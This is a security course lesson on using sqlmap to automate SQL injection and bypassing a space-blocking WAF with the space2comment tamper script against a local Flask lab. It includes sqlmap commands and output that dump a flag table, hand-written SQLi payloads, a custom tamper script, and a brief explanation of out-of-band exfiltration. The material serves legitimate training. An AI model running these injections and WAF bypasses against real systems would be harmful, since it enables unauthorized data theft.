Lesson 2.3: sqlmap and WAF Bypass with Tamper Scripts
By the end of this lesson you know how to use sqlmap to automate SQLi, read and understand the important parameters, and get past a simple WAF or filter with a tamper script.
 A space trips the WAF, so the space2comment tamper rewrites spaces as /**/ and the request reaches the injectable parameter.
Part 2, about 70 minutes, medium difficulty. Prerequisite: Lesson 2.1 and Lesson 2.2. Tools: sqlmap, curl.
Goals
After this lesson you can run sqlmap against GET and POST and understand -u and --data, enumerate databases and tables and dump data with --dbs, --tables, --dump, tune the scan depth with --level and --risk, recognise a WAF or filter and get past it with --tamper, and understand the idea behind tamper scripts and out-of-band.
Theory
What sqlmap is
sqlmap is an open source tool that automatically finds and exploits SQLi. It tries a large set of payloads, recognises the injection type (boolean, error, UNION, time, stacked), fingerprints the DBMS, and then dumps data. Your job is to point it at the right entry point and remove the obstacles (WAF, filter, authentication).
A WAF (Web Application Firewall) is a filtering layer that sits in front of the application and blocks requests that look like attacks. A filter is a check the application itself installs, for example banning certain characters or keywords.
Core parameters
-u "URL": the target address. The suspect parameter sits in the query string, for example?id=1.--data="a=1&b=2": the body for a POST request. With--data, sqlmap tests the parameters in the body.--dbs: list databases.--tables: list tables.--columns: list columns.-T <table> -C <column> --dump: dump data.--level(1 to 5) and--risk(1 to 3): higher means more payloads and more injection points (cookies, headers, different boundaries), at the cost of being slower and noisier. The default is--level=1 --risk=1.--technique: limit the techniques, for exampleB(boolean),E(error),U(union),T(time),S(stacked). For example--technique=BUtries only boolean and union.--batch: answer every prompt with the default (non-interactive run).--flush-session: drop the session cache to scan again from scratch.--dbms=sqlite: force the DBMS type when you already know it, which is faster.
Tamper scripts
When a WAF or filter blocks a payload, sqlmap lets you transform the payload before sending it with a tamper script. A tamper is a tamper(payload) function that returns the transformed payload. Dozens ship with sqlmap, and common ones are:
space2comment: turn a space into/**/(to get past a filter that bans spaces).between: turn>intoNOT BETWEEN 0 AND.charencode,charunicodeencode: encode characters.randomcase: randomise upper and lower case (to get past a filter that matches a fixed case).
Writing your own tamper is simple, just a Python file with a tamper function:
1
2
3
4
# vi_du_tamper.py
def tamper(payload, **kwargs):
    # vd: thay moi khoang trang bang comment
    return payload.replace(" ", "/**/") if payload else payload
Then call --tamper=./vi_du_tamper.py.
Out-of-band (OOB)
When there is no in-band channel (the result is not printed) and no clear boolean or time difference, some DBMSs let you push data out through DNS or HTTP to your own server (called out-of-band). For example MSSQL and Oracle can be forced to look up a DNS name that carries data. Common tools to receive the callback are interactsh and Burp Collaborator. sqlite does not support OOB, so this lab focuses on tampers; the OOB idea comes back in the SSRF and XXE parts.
Demo
The lab labs/2.3/ (Flask + sqlite) has a naive WAF: it blocks any query string parameter that contains a space (returns 403). The endpoint /product?id= has a numeric SQLi. The POST endpoint /api/find (parameter code) has a string SQLi and does not go through the WAF, to demonstrate --data.
Seeing the WAF and bypassing it by hand
1
2
3
4
id=1 (binh thuong)      : <h1>San pham</h1><ul><li>#1 Ban phim co - 1200000 d</li></ul>
id=1 AND 1=1 (co space) : 403 WAF: phat hien khoang trang trong tham so
id=1/**/AND/**/1=1       : <h1>San pham</h1>...   (co san pham -> TRUE)
id=1/**/AND/**/1=2       : Khong tim thay san pham (FALSE)
Replacing a space with /**/ gets past the filter. This is exactly what space2comment does.
sqlmap without a tamper: blocked
1
2
3
4
5
6
$ sqlmap -u "http://127.0.0.1:8023/product?id=1" --batch --technique=B
[CRITICAL] heuristics detected that the target is protected by some kind of WAF/IPS
[WARNING] GET parameter 'id' does not seem to be injectable
[ERROR] all tested parameters do not appear to be injectable ...
    maybe you could try to use option '--tamper' (e.g. '--tamper=space2comment') ...
403 (Forbidden) - 13 times
sqlmap detects the WAF on its own and even suggests --tamper=space2comment.
sqlmap with a tamper: find and dump
1
2
3
4
5
6
7
8
9
10
11
12
13
$ sqlmap -u "http://127.0.0.1:8023/product?id=1" --tamper=space2comment \
    --batch --dbms=sqlite --dump -T secret
...
target URL appears to have 3 columns in query
GET parameter 'id' is vulnerable.
    Type: boolean-based blind   Payload: id=1 AND 9892=9892
    Type: UNION query           Payload: id=1 UNION ALL SELECT NULL,NULL,CHAR(...)
Table: secret
+----+---------------------------------------------+--------+
| id | flag                                        | note   |
+----+---------------------------------------------+--------+
| 1  | WEB{sqlmap_tamper_space2comment_bypass_waf} | co mat |
+----+---------------------------------------------+--------+
Enumerate tables and dump over POST
1
2
3
4
5
6
7
8
9
10
11
$ sqlmap -u "http://127.0.0.1:8023/product?id=1" --tamper=space2comment \
    --batch --dbms=sqlite --tables
    fetching tables for database: 'SQLite_masterdb'
    | products |
    | secret   |

$ sqlmap -u "http://127.0.0.1:8023/api/find" --data="code=kb01" \
    --batch --level=2 --risk=2 --dump -T secret
    POST parameter 'code' is 'Generic UNION query ...' injectable
    Type: boolean-based blind   Payload: code=kb01' AND 7220=7220 AND 'iZro'='iZro
    | 1 | WEB{sqlmap_tamper_space2comment_bypass_waf} | co mat |
The flag recovered is WEB{sqlmap_tamper_space2comment_bypass_waf}. The real output (trimmed with grep) is in labs/2.3/transcript.txt.
Lab
- App:
labs/2.3/(Flask + sqlite + a WAF that blocks spaces). Build it per the README, run it locally on port 8023. You need sqlmap installed (this lesson uses sqlmap 1.6.4). - Task: use sqlmap to dump the
secrettable and get the flag despite the space filter; try both GET (/product?id=) and POST (/api/find, parametercode). - Hints: run without a tamper first to see sqlmap report the WAF, then add
--tamper=space2comment. Raise--leveland--riskif you want to try more boundaries. - Answer:
exploit.shandtranscript.txtinlabs/2.3/.
Common pitfalls
- Running sqlmap against a system you are not allowed to test is illegal: only test your own app or systems in scope.
- Forgetting
--batchmakes sqlmap stop and ask; forgetting--flush-sessionmakes old results confusing. - Using the wrong tamper for the filter: pick the tamper that matches exactly what is blocked (space, quote, keyword, case).
- Forcing the wrong
--dbmsmakes sqlmap skip the correct payload: if you are not sure, let sqlmap fingerprint it.
Further reading
- sqlmap documentation (the official wiki): https://github.com/sqlmapproject/sqlmap/wiki
- The list of tamper scripts: https://github.com/sqlmapproject/sqlmap/tree/master/tamper
- The sqlmap syntax in this series cheatsheet.
Key takeaways
- Always point at the right entry point:
-ufor GET, add--datafor POST. --dbsthen--tablesthen--dump -Tis the typical enumeration flow.- A 403 or “not injectable” when you suspect a bug: think WAF and
--tamper. space2commentgets past a space filter; read the hint sqlmap prints.- High
--leveland--riskfind more but are slower and easier to detect.